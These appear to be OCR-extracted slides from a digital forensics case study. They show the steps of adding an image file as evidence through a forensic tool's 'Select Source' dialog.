
- Select “Add Evidence Item”



Short Case Study


- Select Source box pops up

Short Case Study




Short Case Study

- Select “Image File”


Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
Choose "Image File" radio button
< Back
Next >
Cancel
Help


Short Case Study

- Click “Next >”


Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
Click "Next >"
< Back
Next >
Cancel
Help

Short Case Study

